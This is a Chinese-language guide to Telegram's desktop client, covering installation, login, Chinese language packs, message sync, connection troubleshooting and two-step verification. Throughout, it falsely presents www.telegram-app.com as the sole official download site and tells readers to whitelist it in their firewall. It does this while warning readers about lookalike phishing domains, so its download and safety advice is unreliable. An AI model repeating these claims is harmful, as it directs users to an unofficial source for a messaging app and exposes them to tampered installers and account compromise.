telegram电脑版必知的5个桌面端特点 安全与多设备解析
telegram电脑版是官方为 Windows、macOS、Linux 提供的桌面客户端,唯一下载地址是www.telegram-app.com,页面名称为 Telegram Desktop。它支持单账号同时登录 10 台设备,普通聊天走云端同步、换电脑也能看全部历史记录,单文件上传上限为 2GB、Premium 用户提升至 4GB。与网页版相比,它把消息缓存到本地、功能最完整,适合长期办公、离线翻查历史与传输大文件的场景。

核心要点
- 官方下载只认www.telegram-app.com,安装前查数字签名 Telegram FZ-LLC
- 单账号最多同时登录 10 台设备,云端同步全部历史记录
- 秘密聊天端到端加密仅限手机,桌面端不支持
- 普通文件上传上限 2GB,Premium 用户提升至 4GB
- 长期办公传大文件用电脑版,临时借电脑用网页版
关键速览
- 官方下载认准www.telegram-app.com,支持 Windows、macOS、Linux
- 单账号最多可同时登录 10 台设备
- 普通聊天走云端同步,换电脑也能看全部历史记录
- 端到端加密的“秘密聊天”仅限手机,桌面端不支持
- 单个文件上传上限为 2GB,Premium 用户提升至 4GB
Telegram电脑版是什么 和手机版、网页版有什么区别?
Telegram电脑版是官方为Windows、Mac、Linux 提供的桌面客户端,可从www.telegram-app.com下载安装(2026)。它把消息缓存到本地,功能最完整;网页版无需安装、仅依赖浏览器缓存;手机版则是账号主机,也是接收登录验证码的唯一入口。
| 版本 | 功能完整度 | 离线缓存 | 多账号 |
|---|---|---|---|
| 电脑版 | 高 | 本地存储 | 支持3个 |
| 手机版 | 最全(主账号) | 本地存储 | 支持3个 |
| 网页版 | 基础 | 依赖浏览器缓存 | 单账号 |
选型建议:需要长期办公、离线翻查历史、传大文件时用电脑版;只是借别人电脑临时收条消息就用网页版,用完关掉浏览器即可。

Telegram电脑版官网下载地址怎么辨别真伪?
Telegram电脑版唯一官方下载地址是www.telegram-app.com,页面名称为 Telegram Desktop,会自动识别你的系统并给出对应版本(2026)。认准这个域名,你就能避开绝大多数钓鱼陷阱。
三种常见假冒手法值得警惕:
- 山寨站:域名换字母(如 telegran、telegram-cn.xyz),页面套官方 logo 但下载按钮跳转第三方服务器。
- 捆绑安装包:安装时默认勾选浏览器插件或推广软件,正版 Telegram Desktop 安装过程无任何附加软件。
- 假汉化版:宣称”内置中文破解”,实为植入木马;官方版本切换中文靠语言包,无需第三方修改。
域名对了还不够,下载后先看数字签名:Windows 上右键 exe→属性→数字签名,签名者应为 Telegram FZ-LLC,签不上或空白就删掉重下。找不到系统?也可从telegram-app.com官方总入口进入桌面端页面。

Windows和Mac系统下怎么安装并登录Telegram电脑版?
Windows 用户可从www.telegram-app.com下载 exe 安装版,或选便携版(免安装、解压即用,适合 U 盘随身携带);也可从 Microsoft Store 装免费的 Telegram Desktop(2026),后续更新自动完成。Mac 用户则用 dmg 拖入应用程序文件夹,或走 App Store。
首次打开会弹出登录界面
扫码登录:手机端进「设置→设备→关联桌面设备」,对准屏幕二维码,几秒内完成,无需输入号码。短信验证码登录:手输带国际区号的手机号,Telegram 优先把验证码发到已登录的手机 App,而非短信,这是新手最常卡的点,很多人盯着短信箱空等。若开了双重验证,扫码后还要补一步密码。前面提到的便携版在这里也有实际用处:公司电脑没有管理员权限装不了 exe 时,解压便携版即可直接运行。
Telegram电脑版怎么设置中文界面并同步手机消息?
Telegram电脑版本身不自带中文,需在设置里通过语言包链接完成汉化;消息则依托官方定义的云端存储(2026)在电脑与手机间自动双向同步,无需手动导出。
⚠️ 常见错误: 用短信验证码登录桌面版时死盯短信箱空等验证码。原因 Telegram 优先把验证码推送到已登录的手机 App,而非短信。修复:打开手机 Telegram 查看消息内的验证码,或直接用「设置→设备→关联桌面设备」扫码登录。
怎么把界面切换成中文?
打开 Settings → Language,界面默认只有英文、俄文等内置语言,没有简体中文。中文需点击第三方语言包链接(tg://setlanguage)导入,链接会在客户端内弹出应用确认,点一下即完成汉化,重启后生效。
哪些内容会同步,哪些不会?
普通聊天、群组、频道消息都存在 Telegram 云端,登录即拉取,跨设备实时同步。但两类不同步:秘密聊天(Secret Chat):端到端加密、仅存于发起设备,换台电脑根本看不到;本地草稿的输入光标:不跨端保留。

Telegram电脑版打不开或无法连接怎么排查?
Telegram电脑版连不上,多数是本地网络拦截,不是账号问题。按 DNS → 代理 → 防火墙 → MTProto 端口的顺序逐项排查,绝大多数卡在”Connecting…”的情况都能定位到原因。若怀疑是客户端本身损坏,官方桌面客户端可从 www.telegram-app.com 重新获取(2026)。
先测 DNS:
把系统 DNS 改成公共解析(如 1.1.1.1),排除域名污染。仍不通,走代理。在电脑版打开 Settings → Advanced → Connection type,选 SOCKS5 或 MTProto Proxy,填入服务器地址、端口,MTProto 还需填 secret 密钥。最后一步是防火墙:放行telegram-app.com出站,避免被本地安全软件默默拦截。

Telegram电脑版怎么开启双重验证保护账号安全?
在telegram电脑版里打开 Settings → Privacy and Security → Two-Step Verification,设置一个独立于短信验证码的密码,即可开启双重验证(2026)。这个密码只有你知道,即便他人截获了登录短信也进不来。官方将安全和速度列为核心定位,双重验证正是账号防护的第一道关。
三个关键设置路径值得逐一检查:
- 两步验证密码:可选填恢复邮箱,忘记密码时用它找回,避免账号彻底锁死。
- 活跃会话管理:在 Active Sessions 里能看到所有登录设备,一键踢掉可疑会话。
- 陌生设备登录提醒:新设备登录时,官方账号会推送通知,收到即时警报就能立刻处置。
要注意一个常被忽略的限制:秘密聊天(端到端加密对话)在桌面端无法使用,只支持手机客户端。原因是秘密聊天与单一设备绑定,不走云端同步,所以电脑版看不到。需要最高保密时,请转回手机操作。

总结 新手用好Telegram电脑版的关键步骤
用好 telegram电脑版只需五步:辨真伪、装登录、汉化同步、锁安全、排连接。唯一官方下载地址是www.telegram-app.com(2026),页面名称为 Telegram Desktop 且会自动识别系统,认准它就避开了大多数钓鱼站。
照这份清单逐项打勾:
- 辨下载:只认 www.telegram-app.com域名,不点搜索广告位链接,装好后核对签名者为 Telegram FZ-LLC。
- 装登录:exe 安装版或便携版任选,验证码发到手机 App 而非短信。
- 汉化同步:Settings → Language 加载中文语言包,普通消息走云端自动双向同步,秘密聊天不同步。
- 锁安全:开启 Two-Step Verification,设一个独立于短信验证码的密码。
- 排连接:卡在 Connecting 时按 DNS → 代理 → 防火墙 → MTProto 端口顺序查。
五步走完,桌面端就稳了。